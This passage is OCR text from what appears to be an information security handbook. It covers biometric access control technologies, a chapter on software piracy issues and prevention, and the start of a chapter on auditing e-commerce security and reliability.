Access control using recognition of the human face is the most venerable form of access control. There is no fully automatic system using the face as the physical attribute. There are, however, semiautomatic (or machine-assisted) facial recognition systems that are really improvements on the concept of the picture badge; instead of the picture being carried on a card outside the system's control (and therefore subject to counterfeiting), the reference picture is stored internally (on microfilm, video tape, or disk) and presented to the guard for comparison with the actual face. An employee number is used to retrieve the reference picture from the file, thus making this a sort of face-plus-keypad system. Such systems cost several thousand dollars per portal. This kind of stored-face system has been offered by various vendors over the past two decades, beginning with Ampex in 1972.

A new form of machine-assisted facial recognition system has achieved considerable popularity during the past few years. Begun on the seemingly unpromising premise that users would be willing to pay $30,000 or more for a computer and video ID badge-making machine — rather than a $5000 film-based setup — video ID systems have burgeoned into full-fledged access control systems that present the photo of any person stored in the system at any remote station so that a guard can make the comparison with the real person.

There are also face-based access control systems that present a side-by-side display of a prospective entrant's face along with the picture ID that the person presents. These systems are remote picture-badge inspection systems.

A simple form of face-based access control is becoming commonplace in multiunit housing and is also offered for single-family homes. This is the video intercom, which allows the occupant to both speak with a visitor and see the visitor's face before opening the door.

Signature Comparison

The signature is the basis for personal identification in millions of financial transactions every day. When a signature comparison is made — usually at the bank teller's window — it is done by a teller who has no training in the subject, but is aided with the use of a personal identification number (PIN). There are a number of machine-assisted methods for facilitating signature verification by automating the presentation of the signature to the teller; these are not typically used for access control.

There is no fully automated system offered for signature comparison — for example, pattern recognition of a previously written signature against a file signature. All fully automated systems use the manner in which the person writes the signature as the physical attribute — pressure, acceleration, and speed — not the appearance of the finished signature. This technology was developed by the Stanford Research Institute (SRI) during the 1970s, and several companies, including IBM, have promoted it.

Fingerprint Comparison

Fully automatic fingerprint-comparison systems have been available for 20 years from a continually changing cast of vendors. There is, in fact, a substantial and very productive automated fingerprint search operation in place at the FBI, making 14,000 searches a day through a file of 23 million prints, and from which stems the technology of the commercially offered access control systems.

Two fundamental approaches have been taken to the problem of automatic recognition of fingerprints. The first is through pattern recognition — comparison of the form, whorls, loops, and tilts. The second and most

accurate is the recognition of the singular points that are the endings and splittings of ridges and valleys, called minutiae. There is also a semiautomatic system that presents the reference print and the actual print of the person in a form convenient to make the recognition decision. The fully automatic systems generally cost in the range of $5000 per portal.

Hand Geometry Systems

Hand geometry as a physical attribute on which to base an access control system stems from a 1971 study by SRI in which glove measurements for U.S. Air Force pilots were statistically measured, with the aim of reducing manufacturing variability and increasing inventory efficiency. SRI concluded that human hand geometry is a distinct, measurable characteristic that can be related to individuals. In addition, SRI concluded that standards can be established that greatly reduce the probability of cross-identifying a particular individual.

On this premise, Identimation Corp. introduced an access control system in 1972 during a time when interest in physical-attribute identification systems was at its peak. Most of the efforts were concentrated on the more conventional attributes of face, fingerprint, and voice, and the professional pattern-recognition community skeptically viewed handprint recognition. Yet the Identimation system survived in the market until it was abandoned by Stellar Systems, Inc. in 1988. Other introductions of hand-geometry products have been made, without great success.

Prices of hand-geometry systems are comparable to those of sophisticated card-access systems.

Retinal Pattern Recognition

In 1983, a personal-attribute access control system was introduced that was based on the premise that the pattern of the blood vessels on the retina of the human eye is a unique identifier, following research presented in a 1935 medical paper. Blood-vessel pattern systems have been introduced from time to time, but none has endured. These mechanisms are best suited for controlling physical access to secure areas with a low volume of traffic because:

- They are too slow to avoid unacceptable backups during significant traffic times (e.g., shift changes).
- Hygiene problems may arise from placing the eye against the eyepiece.

Voice Recognition

Despite considerable research and development work over 20 years, there was no offering of a voice-based access control system product until 1985, when there were two introductions. Voice recognition may prove to have certain significant advantages over other physical-attribute systems: the input device can be an ordinary telephone handset, and the internal workings are entirely electronic and should continue to decrease in cost. Other systems require mechanics, optics, and other relatively expensive technologies. Successful technology has proved elusive, however, and the voice-access companies are either defunct or dormant.

An Assessment of Physical-Attribute Access Control

Although industry experts predicted for a decade that physical-attribute systems were the future of access control, that future has continued to be much further away than was anticipated. A large part of the problem is cost: the per-portal cost can be more than twice that of a sophisticated card-access system. The second problem is the absolute unavoidability of false-acceptance and false-rejection errors. Even though the physical attribute itself may be unique, the measurement of it may be imprecise. The questions that a designer of a security system must resolve when considering physical-attribute systems are:

Is the system really more secure than the alternatives?
If it is more secure, is it worth the added cost?
Can the attribute be faked, resulting in potential penetration risk?
Is any one attribute more reliable than the others?

As always, there is no standard or universal answer. Each security situation must be analyzed and choices made that are appropriate for that system.

The error rate of a personal-attribute system depends primarily on how it is used within the total system. If the prospective entrant presents a finger (or face, voice, hand, eye, or signature) to the system and the system is required to determine whether this fingerprint exists among a (possibly huge) file of acceptable persons, a relatively high error rate can be expected. If, however, an identifying card or PIN is also presented, the system is required to determine only if the fingerprint does or does not match the fingerprint that is on file for that person; very low error rates, in the tenths to thousandths of a percent, can be achieved with a personal-attribute system that uses this technique. Of course, such a system is really a combination system — attribute-plus-card or attribute-plus-keypad — which always results in increased security.

In addition, there is some concern that the digitized signal of a biometric reader could be captured and played back to bypass the reader and thus defeat the system, though this concern is related more to computer system access than to physical access to a restricted area. Another biometric access control system currently being marketed involves keyboard dynamics, which records the key strokes used to type in a password or passphrase and compares them with the actions of a person trying to gain access. This is similar to the signature comparison process. This system appears to be quite accurate but also is probably more appropriate for computer access control use.

The bottom line on personal-attribute access control systems is that when combined with card or keypad, they are accurate and reliable and provide excellent security; whether they provide sufficient additional security over a card-plus-keypad system to justify the substantial increase in cost must be determined by the buyer.

As to which personal attribute is the most effective identifier, all of the attributes currently used are roughly equivalent in accuracy. High technology does not by itself provide high security; satisfactory security is provided by a well-designed total security system.

Recommended Course of Action

Physical-attribute systems will one day be the ultimate in access control, but they have yet to achieve any important acceptance or to stand the test of time in the mainstream of access control applications. Still, the data center manager must keep abreast of developments in this and other physical access technologies. To keep their new security systems from becoming obsolete in the near future, they should consider:

- *Smart cards:* Massive investments by major credit card companies have not yet resulted in widespread use of these cards. In security applications, smart cards, like biometrics, are too expensive for what they deliver. Marketing pressure will inevitably result in some penetration of these cards into access control applications; currently, however, they have limited popularity and use.
- *Universal cards:* There are already systems that can use almost any coded card as an access control card rather than requiring the procurement of new and special cards. Despite some yet-to-be-resolved legal questions over how universal cards may be used, their use could be an interesting and cost-reducing trend.
- *Wireless systems:* These can reduce costs by eliminating a great deal of expensive installation and wiring. Such systems will continue to become more popular, including some of the simpler proximity access devices (e.g., wireless tokens and keypads).
- *Physical-attribute systems:* Although these systems have achieved credibility as an access control means, they have yet to solve the cost-justification problem, and they have achieved no user following. There will be a continuing trend toward reduced prices, but these systems will be viewed as top-of-the-line and justifiable only in particular situations for most of the next decade.
- *Proximity access systems:* These systems will continue to capture a significant share of the card-access market, using the new capabilities conferred by increasingly intelligent devices at increasingly lower costs. Proximity access may well exceed ordinary card access in popularity in the future, but biometrics will ultimately dominate the market.

SOFTWARE PIRACY: ISSUES AND PREVENTION

Roxanne E. Burkey

INSIDE

User Ignorance, Software Licensing Methods, Effect of Changing Technology, Costing of Staying Up with Technology, Legal Issues and Enforceability

INTRODUCTION

Software piracy comes in many forms. The definition of software piracy is using a software without paying for the rights to that use. With just this basic definition, the issue is stealing. The problem that begins the controversy includes defining when someone knows they have stolen the software, versus whether that is a defensible stance for an individual to take. After all, stealing is still stealing. Therefore, if stealing is wrong for ethical and legal reasons, why is there an issue and what is the best way to decide a solution?

The difficulty in dealing with software piracy is understanding the issues that make it a problem. Issues included and worthy of discussion to understand all sides of the problem are:

1. User ignorance, which plays a large role in individual software stealing
2. Vendors' lack of standardization of software licensing methods
3. Swiftly changing technology, which reduces monitoring abilities
4. The cost to stay up with technology
5. The legal issues and enforceability

Clarifying the point of the problem is the first step to solving the problem. Education of the user/busi-

PAYOFF IDEA

Software piracy represents an ethical as well as business challenge to individuals and businesses alike. The impact on vendors who supply software and the user community at large could limit the growth of the industry for many years if these issues are not addressed. Awareness of the problem and the steps needed to permanently raise the conscientiousness level is necessary for our societal growth. This issue is not one that can be swept under the rug and forgotten about. For vendors to take the entire responsibility to imitate changes to prevent piracy will cost businesses money as well as the trust of the software vendor community.

ness community and oversight by groups like Software Publishers Association (SPA) provide an industry method of problem solution. The ethical issues then become part of the moral fabric of both the individual and business organizations. The following discussion details the issues and provides an ethical foundation for solution.

USER IGNORANCE

Blaming the issue of piracy on someone else is much easier. For that matter, blaming most things on someone else is much easier. Individuals should take responsibility for their actions. When they find any problems that need changes, they should voice those requests to the proper audience. Users blame the piracy issues on the software vendors. The licensing agreements contained within the software package are confusing and potentially misleading. There are no industry standards for licensing agreements. To complicate matters further, the technology changes have also altered ways multiple users in the network type of environment access software.

Privately used software is installed by a variety of users. Some users have little understanding of the information systems they are using. They follow the directions from the vendor for the software installation. Frequently, the first step to software installation states, "Make a copy of the enclosed diskettes using a standard DOS command." The purpose for this activity is to have a set of archival diskettes in case a problem develops with the original set. It is not to provide copies to friends and relatives. They then use this archival set only if reinstallation is necessary.

Purchasing software is somewhat misleading. The purchase does not mean one owns the software lock, stock, and barrel, but rather that the vendor is allowing the use of their information. They provide documentation for gaining the most benefit from using the software and outline what application best suits the software. They do, however, retain all rights to the code contained within that software. The vendor holds the copyright on the software, not the buyer. A lack of understanding of this agreement is the main reason piracy as a crime is overlooked by the ignorant user.

The buyer (user) must read all of the fine print contained in the software package. This provides the acceptable guidelines for copying the software, copying the documentation, exporting the software, and the agreement as viewed by the vendor. When purchasing software, an agreement exists between the purchaser and the software vendor. That agreement essentially states that the vendor is responsible for the performance of the software as they designed it. Users frequently do not realize that the breaking of the seal on the package often constitutes their acceptance of the software and all the agreements that act demands.

In the business environment, the user may not have knowledge of whether the copy of software being accessed is a legal copy or not. Information technology experts within the organization should ensure that copies available for the users are legitimate copies. Users should not bring software from home for their work PCs, nor bring software from work for their home PCs. Users often believe they have rights to the use of the software despite their PC's location. They design single-user software for loading onto one workstation or PC. If one is fortunate enough to have multiple PCs in the home, each usually requires a separate software copy.

Keeping users from accessing or using illegal software in the work environment is the job for the information technology personnel. IS personnel often monitor the work areas to insure no illegal software is present on the company equipment. When illegal software is found, they may erase the program and then limit that user's access to the system. Outside auditors could construe the simple activity of replacing a PC in the work environment and transferring the software on the hard drive to the new PC without erasing it from the original PC, as software theft. Therefore, having an understanding of the licensing agreements of the vendors used by the business is necessary for the information technology staff. This should include the number of users or workstations that access the software. They must inform management when they reach the license limits of users for a software, and acquire additional software or licenses depending upon the vendor's agreement.

Management often lacks a clear understanding of the liability associated with using illegal software. The penalties for illegal usage, once explained by the information technology staff, should become the foundation for the development part of the policy of the organization regarding software. Once these policies are in place, companies need to adhere to the guidelines and enforce appropriate disciplinary action.

Piracy and Internet Shareware

Many individuals are on the Internet. This communication method provides for access to many types of shareware software. Much of this software is distributed to aid communications between the Internet user community. These programs are typically not copyright protected. The only issue regarding this type of software distribution is the possibility of virus transfers to a user. If they overcome this issue through virus-checking processes, then users can readily share this type of software without fear of penalty.

Individuals, businesses, and learning institutions must adhere to the same set of rules regarding copyrighted software. A clear understanding of the agreement between the buyer and the vendor is essential to an effective method of loading, handling, and sharing software. Despite how indi-

viduals perceive the sharing of software, the federal law protects software that is copyrighted. The user is required to read and understand the agreement from each individual vendor, including the rules established for use of the vendor's software. Clearly, there is no defense for user ignorance regarding this form of stealing. Each user has the obligation to question his/her employer regarding the legitimacy of the software being used to avoid being a party to illegal software usage. Stealing is wrong. Ignoring someone else who is stealing is also wrong. Individuals should not steal software, nor allow themselves to be a party to this illegal activity.

VENDOR STANDARDIZATION

The multiple ways in which vendors issue software licenses — either by machine, user blocks, simultaneous use, file servers, and/or sites — are extremely confusing to the user and/or technical support staff. Some vendors allow the same diskettes for installation on a single machine with archival copies generated by the user. Some software will automatically prohibit access when it determines that the maximum allowed simultaneous usage has been reached. Some software can be readily copied, while some cannot. There is, however, very little standardization.

Microsoft™ has developed special encryption coding into its newer software to prohibit copying the software. This is done to prevent a backup or copy routine from working on another machine. If, however, the software requires reinstallation, the original media must be utilized for this purpose. Most vendors do not have the vast resources required to take this extra step in the software development process and seemingly trust the user community to do what is right. Documenting the licensing agreements with each software package places the burden of responsibility firmly on the user, regardless of how the vendor's software allows for copying.

Each vendor's package will contain the written copyright notice. This outlines the items covered under the copyright. They may include the documentation, software (regardless of media), time frame, and company location. They then provide the licensing agreement terms. This details the rights the vendor is granting to the user. These generally include:

1. The acceptable use of the software specified by number of computers, users, etc.
2. Transfer agreement of the Software and Documentation
3. Backup specifically for archival purposes
4. Problems with unlawful copying
5. The removal or alteration of the proprietary notices
6. Unlawful decompiling or reverse engineering of the software
7. Warranty information

8. Specifying the designated use of the software for fee services or personal use
9. Government licensing agreements
10. Export law assurances
11. Other special restrictions

Software vendors are slowly recognizing that standards are necessary to help crack down on piracy. They are using organizations like the SPA and National Computer Ethics and Responsibility Campaign association (NCERC) to find out the problems from the user community vantage point. They recognize that revenue losses are not recoverable and are taking steps to make it easier for the user. Software is too easily transferred from one area to another with very little effort. The technology that creates the need for the software also creates the ability to do it very quickly and blind to all but the most sophisticated users. Software in the PC environment is more complex in distribution than the mainframe environment. The processes and procedures to successfully keep up with the software are not always available in the business organization, and the private user would not normally consider incorporating this activity into their environment.

In a large business environment, which is technology oriented, this can pose a major inventory monitoring problem. It is extremely difficult in a fluid technology environment to keep up with what is running on which machine without the proper controls in place and functioning.

Whether standardization of licensing agreements is present or not, it is still wrong to take or use something without permission. In the case of software, the vendor issues permission on the guidelines for use of the software to the buyer (user). Using a copy of software is illegal. Taking something that does not belong to you despite your understanding is also wrong.

TECHNOLOGY EXPLOSION

The technology explosion in recent years has influenced most of the nations of the world. Businesses are fully aware of the need to use technology to help maintain a competitive edge in the world marketplace. Knowing this is happening and controlling it are two distinctively different exercises. The very methods of data transmission, media availability, and increased user capabilities, and the power of personnel computing, have created a technology monster in many aspects. Ever more users can reach more information in a single day than ever imagined. To meet this information explosion, developmental efforts to safeguard information has become an evolutionary process based on which problem requires addressing. So it is with protection from piracy.

Software developers are developing more effective ways of safeguarding their copyrighted information. The code is increasingly complex. Encryption is a method currently used by more and more software developers to protect their information. The problem with exporting software from the U.S. in an encrypted format is that it crosses government agencies. Rules are vastly different between the Department of Commerce, which handles most export issues, and the State Department's Office of Defense Trade Controls, which views the encrypted software in a different manner. This causes delays in exporting the products because of restriction guidelines in place within the State Department. It is difficult to export something like software when viewed in the same way as a jet fighter. Efforts to change the restrictions, separating the products types, and still protect U.S. companies competing in the global market by allowing encryption capabilities are being addressed by Congress. Until they alter these rules, the capability of other countries to trade encrypted products will hurt U.S. companies.

Many encryption algorithms are offered via the Internet to help reach the source codes for various copyrighted materials. More complex algorithms are required to stay ahead of the competition and the pirates waiting for the newest and best software products. In addition, Internet access typically opens a system to access by anyone else who has the ability to break into a system. Preventative measures, especially on large wide area networks, include firewalls, virus protectors, encryption of secure data areas, and access tracking programs area available to reduce access and stealing. These measures are needed because data access can provide a competitive edge through stealing someone else's information.

Most businesses have a respect for technology and want the benefits it offers to their competitive edge. They frown on businesses acquiring an edge in unethical manners. Business will help lobby for changes to laws and develop safeguards to protect their business information and trade secrets, as well as protect the rights of software developers to protect the products used by businesses. Business professionals, for the most part, expect the rights of their companies and respect the rights of others. Once they are informed of a problem and presented with the money and ethical issues, they take steps (as with piracy) to change accordingly. It would not be surprising to learn that businesses would band together, much like countries do, to eliminate doing business with those companies they find not adhering to the copyrights of others.

ECONOMIC ISSUES

Technology is a very expensive commodity. Many individuals and companies do not feel they can afford the cost to be competitive. The black market over the past 7 years for software has provided individuals with good copies of the software at less than half the retail price. In some cas-

es, the registration numbers have been in line with the vendors' actual number sequences, causing vendor technical support staff to also support these illegal copies. In these cases, the software vendor is taking a double hit for pirated software. The estimated losses, in gross revenues, to software vendors is in the billions of dollars. The cost of running their software support without the revenues is a hidden cost not part of the generally accepted loss figures.

The economic impact to the software vendors is significant. It costs both time and money to develop and support software applications. The loss of revenues is certainly the primary issue. Close on the heels of this issue is the one of extra development costs to foil would-be thieves. Developing encryption methods and gaining the required approvals is a significant investment. To move forward with technology and keep ahead of foreign competition, especially from Japan, requires all the resources of a software developer to be focused on the newest media available and the next generation of business requirements. The long-term effect of doing battle to protect rights already theirs is to increase costs to the paying user or limit the development dollars. In either of these scenarios, the business and individual user lose.

The issue remains constant. It is wrong to steal. Others end up having to pay the price for the thieves. It hurts short term and long term when someone steals from another. The impact of the stealing is potentially on the competitiveness of U.S. vendors versus foreign vendors. If this activity is not stopped by both businesses and individuals, the long-term effect could be a limitation on continued development by U.S. software vendors. Businesses are in business for profits and the technology industry is no different.

LEGAL CONCERNS

Software piracy is a federal crime. The thief is liable to the software vendor as well as penalties for breaking a federal law. The penalties are substantial under tort laws: Electronic Communications Privacy Act, Computer Security Act, Computer Matching and Privacy Protection Act, and Uniform Trade Secrets Act. Individuals and/or businesses found guilty of stealing software are liable for compensatory and statutory damages up to $100,000 for each illegal copy found on site. On top of these costs, the federal conviction could include up to 5 years imprisonment, defense attorney costs, court costs, and statutory damages of up to $100,000. In one case, an insurance company was found guilty of illegal software from three major software vendors on their computers. The settlement costs included $266,436, plus the costs to replace the system software.

More and more companies are being investigated. The reasons for this are varied. The SPA relies on its watchdogs in the field. Larger companies

have been the primary targets of investigation into software piracy. These companies typically have the wider range of technology usage. The software utilized by these companies is more standardized throughout the organization. They often have IS groups that are in charge of setting up equipment for remote office locations. Without the clear policy defined within the organization regarding software licensing, the tendency to save money on departmental budgets and save installation efforts can be easily overlooked. Most IS professionals are aware of licensing agreements. Many of them advise the organization of the legal ramifications of not adhering to these agreements. Unless the business organization is committed to ethical purchasing and usage of software, the IS professional does not have the required backing he/she needs to perform the responsibilities of his/her job. If this is the case within an organization, the cost/benefit analysis never made the impression it should have with management.

Businesses are making policies regarding software copying within their office environment. Many include the policy as part of the new-hire paperwork. It often includes prohibiting the making or accepting of unlicensed copies of software, providing manuals to the employees for the software they are to utilize, and centralizing the purchase, installation, and license registration for all company software. This not only helps ensure that the employees are aware of the policies regarding software, but also provides a mechanism to track the software used within the company. Many companies also perform periodic audits of the personal computers and the licenses on file.

There are steps that organizations can perform to comply with federal laws. These include the education of management regarding copyright infringement, standardized software for company use, central points to gather purchase documentation, scheduled review for registration with software vendors, destruction of any illegal copies found on systems with appropriate disciplinary action toward the offending employee, standards for installation/registration of new software, and scheduled audit reviews by responsible IS staff. In following these guidelines, most organizations can avoid serious problems from an outside audit of their systems. Most IS professionals will advise management of known problems. If the policies are in place for management to listen, then expensive and embarrassing consequences can be avoided.

The legal issues of software piracy are straightforward and to the point. Prosecution of holders of illegal software will be swift and expensive to the extent the laws will provide. Companies found to frequently use illegal software in this country will find the legal system fully functional. By law, software piracy is illegal. The laws are enacted to protect the rights of persons or businesses. Therefore, individuals and businesses have no rights to illegal copies of software. For an individual or business to continue this practice, with the laws currently in place, is wrong.

CONCLUSION

The issue raised by software piracy is an ethical one. The solution includes:

1. More user education
2. Increased standardization among vendors
3. Stronger methods for preventing software replication
4. Improved monitoring capabilities to keep pace with changing technology
5. A clearer understanding of the economic impact to the end user
6. Stiffer legal ramifications for thieves
7. Improved ethical awareness of the very act of stealing

Organizations and individuals suffer from the outcome of software piracy. By raising awareness of the seriousness and consequences of this crime, IS managers can help thwart this type of theft.

Roxanne E. Burkey, Senior Consultant Designer for Nortel's Symposium Professional Services, has provided client analysis and design support for information systems for 20 years. She is a certified Novell Systems Administrator with a master's in Information Systems.

Auditing the Electronic Commerce Environment

Chris Hare, CISSP, CISA

With the proliferation of Internet access and the shift to performing some brick-and-mortar transactions online, the need for stability and reliability in the E-commerce arena is becoming increasingly apparent. E*Trade, one of the many successful E-commerce sites, depends completely on its online presence to stay in business. An outage, regardless of cause, can potentially cost millions of dollars. For example, consider the distributed denial-of-service (DDoS) attacks against Yahoo! and CNN. Once a way to stop the attack had been found, thousands of dollars were spent to facilitate the system cleanup, in addition to the lost revenue. This chapter describes a methodology to assess the security and reliability of E-commerce. Based on this author's previous experiences with risk assessment, security, reliability, and Web "touch and feel – ease of use" can be identified as critical to the ongoing success of E-commerce. The approach described in this chapter can assist any E-commerce Web site owner, manager, or auditor in identifying and securing some of these key risk areas.

It Is Possible to Get Your E-Commerce Infrastructure under Control

The most significant challenge in the development and implementation of one's E-commerce environment will be gluing it all together. Success is dependent on a careful marriage of process, technology, and implementation to achieve the end result. Achieving the final goal depends on a comprehensive strategy, understanding legal and export issues, the processes in use, as well as the technology available to perform the work. Design the environment with confidentiality, integrity, and availability as priorities — not as after-thoughts.

Strategy

Do not get caught up in the waves of technology and methods of doing things. Technology is only one part of the entire puzzle. One uses technology to implement already-operational manual processes to reach a larger market. The operational aspect drives the technological requirements, which in turn affect the overall development of the required systems. The implementation of the project is often affected by changing business and legal needs rather than by changes in technology.

Strategy is the key to the development of an effective E-commerce implementation. The people within an organization must have a vision they can use to drive their planning and development activities. This vision determines the goals senior management has and lays the groundwork for how to measure success. Without a strategy, it will be impossible for you, your employees, your shareholders, and customers to determine if you have achieved anything.

Strategy must also be based on the business decisions that an organization will make. The existing corporate policies must be reviewed and implemented to provide consistency in dealing with the public, regardless of the medium the customer uses to access one's services.

Technology Is Only the Method of Implementing Desire

One's team will use the strategy to establish goals they can translate into project plans and then into manageable activities to meet the strategy. When developing an E-commerce strategy, one must consider:

- What are you trying to achieve by moving to E-commerce?
- How closely is your electronic commerce strategy aligned with your existing corporate strategy?
- What existing corporate business processes must be integrated?
- Who is going to use the service? Is it business-to-business, business-to-consumer, or both?
- Who is going to use the services being offered?
- What do our customers want us to offer?

Armed with the answers to these questions, it becomes possible to start addressing the technology solutions that may provide the implementation. As illustrated in Exhibit 130.1, the technology solution is complex and involves many components. Before choosing the individual components to achieve the technology implementation, one must understand how each component in the business process interacts with the others.

Legal

It is a challenge for most companies to ensure compliance with the legislation of the country where they are located or the countries in which they do business. There are local, state, national, and international laws. There are additional regulations, depending on the industry and whether you are a publicly traded company. However, doing business electronically poses new challenges.




EXHIBIT 130.1 E-commerce system infrastructure.

Privacy

Consumers are concerned about the privacy of their information, while you are concerned about the privacy of information they provide to you or you share with them. Aside from legal requirements in various parts of the world regarding the privacy of information, it would not be good business not to provide privacy controls. If consumers are aware that you do not take this into consideration, they will not do business with you electronically.

The privacy issue can mean some real challenges for an organization. For example, during 1999, the European Union (EU) enacted standards surrounding privacy and the protections of information. The EU stated it might choose not to do business with companies or countries that do not implement similar privacy standards. Consequently, one should specifically state what the organization's privacy policy is. This demonstrates a commitment on the organization's part to the protection of its consumer's information.

Solving the privacy issue means that technical implementers will use words like encryption, digital signatures, and digital certificates. These are technologies used to provide the privacy components to help increase the protection of information sent and received while users interact with an electronic business site.

It is the privacy issue regarding consumer purchasing habit information that led to the development of Secure Electronic Transaction (SET) protocols by Mastercard and Visa, as illustrated in Exhibit 130.2.

All transactions must be properly secured to prevent the loss, through transmission or unauthorized access, of important business information. This must be calculated into the strategy. Doing so will mitigate the risk of information loss and poor performance or reliability from improperly implemented processes or technology.

Export Controls

Export controls are established by governments to regulate export of materials to countries considered dangerous or not in support of the national interest. Most countries do this and in some situations, such as encryption technologies, there are countries that prevent the import of the material.

Compliance with relevant export control legislation is strongly advised. The punishments for noncompliance can be significant, depending on the country and the material exported. Recent years have seen changes in some export rules, again specifically surrounding encryption. Countries have been adopting changes in encryption import/export rules in an effort to allow their producers to compete in the global marketplace.

It is important to review import/export legislation when developing an E-commerce infrastructure. There may be information or technology affected by these rules and they may impact to whom one can deliver the service and resulting products.




EXHIBIT 130.2 Sample SET transaction environment.

Legislation

Legislation is a major area for many companies. There is a variety of legislation controlling how privacy issues are handled and how business is conducted in general. Much of this legislation is not limited to electronic business. Internet laws and regulations pertain to everything from intellectual copyright to cyber squatting (registering URLs for profit).

The use of a qualified attorney is highly recommended due to the diverse issues and laws involved. With the assistance of an attorney, one should carefully consider the impact of law on the ability to get one's electronic business into full gear.

Considering the vast nature of the law, some areas of concern include, but certainly are not limited to:

- What national and international laws are applicable to E-commerce?
- How is legislative compliance ensured?
- What countries is the business prohibited from selling to through E-commerce?
- Are there distribution agreements and contracts that can be held in force electronically?
- Do the businesses support digital signatures, and are they considered legally binding within the business' jurisdiction?
- How are domestic and international disputes resolved?
- Is there technology or information requiring export permits before it can be available through the E-commerce infrastructure?

Project Management

With the strategy defined, the team can proceed to define the manageable activities resulting in the actual development and implementation of the infrastructure. However, project management is geared more toward ensuring that everyone understands what work must be done, the timeline in which to do it, and how much to budget.

There are a lot of pitfalls in allowing the team to implement electronic commerce services without project management. It will be difficult to gauge where the project is, and even more difficult to determine when it is finished and how much it will cost.

Project management provides the needed controls to define the project, and ensure it meets the business requirements and is completed on time and within budget. A project management strategy is critical to define the tasks required to complete the project. The project plan defines who owns the project and related sub-projects, and how users will be involved in the definition, development, and testing of the E-commerce implementation.

The project manager defines the work breakdown structure and establishes the milestones to measure progress on the project. The project manager allocates responsibilities and manages cost and resource budgets.

Without effective project management, the E-commerce project can become an expensive, never-ending endeavor that fails to meet the business needs.

The ability to plan a project and then properly implement it allows for accurate cost control and planning decisions. Things to consider:

- Does the project plan accurately define the end objectives in a measurable fashion?
- Are there adequate people and other resources to deliver the project on time and without unplanned resource costs?
- Has a standard project management review been conducted?
- How are project costs captured?
- Is the project on track from both a work and a financial perspective?

Reliability

The E-commerce infrastructure must be available whenever a customer wants to use it (availability), and it must operate as the customer expects it to (integrity). Most people do not realize it but reliability is a major component of security. Consumers want to have confidence that when they go shopping online, the merchant

they want to deal with will have all of its systems operating so that they can browse the catalog, enter their order, have any payment transactions properly completed, and then see the order arrive in a reasonable timeframe.

But what happens when things go wrong? Customers need to have a method of contacting the merchant so they can advise that merchant of the problem and seek an acceptable resolution. However, reliability reaches beyond getting problems fixed. It includes the ability of an organization to know there may be a problem now or in the future. How will the performance of the system be measured? How does one resolve a problem for which one of the service providers is responsible?

Performance

The ability of the systems to provide a reliable, friendly, and valuable experience is essential. Users have high expectations about content, access to the services, and quickly finding what they are looking for. Performance, in the eye of the user, is measured by how long it takes to get the information displayed on their screen. A fancy Web site with numerous animations and pretty graphics may be eye-appealing once fully downloaded, but most users get frustrated and are not likely to revisit if the merchant's home page takes forever to load on their system. Develop for the smallest system, and it will work on all others that need to access it.

The customer's view of performance is affected by the capacity planning of the merchant's Internet access and the servers used to offer the customer services. Failure on the part of the merchant to contemplate the actual level of performance one wants people to have will impact that merchant in the end. Capacity planning surrounding the network and server performance must be tempered by how many users one expects to have access to the site.

Having a plan to quickly respond to performance issues regardless of their cause is essential to stay ahead of customer demand. This translates into having capacity planning expertise on the team. These experts monitor performance on a daily basis to maximize the number of customers who can use the site and ensure there is adequate capacity to handle the increased number of users tomorrow.

Architecture

The second component in addressing reliability has to do with the overall system and network architecture. What systems are involved in delivering the service to customers? It is important to understand how they interact with each other in providing the service. Just as capacity planners are important, E-commerce architects who understand the market are critical. Security professionals who understand security architectures to protect the overall corporation and how to implement them are also essential.

Measuring Performance

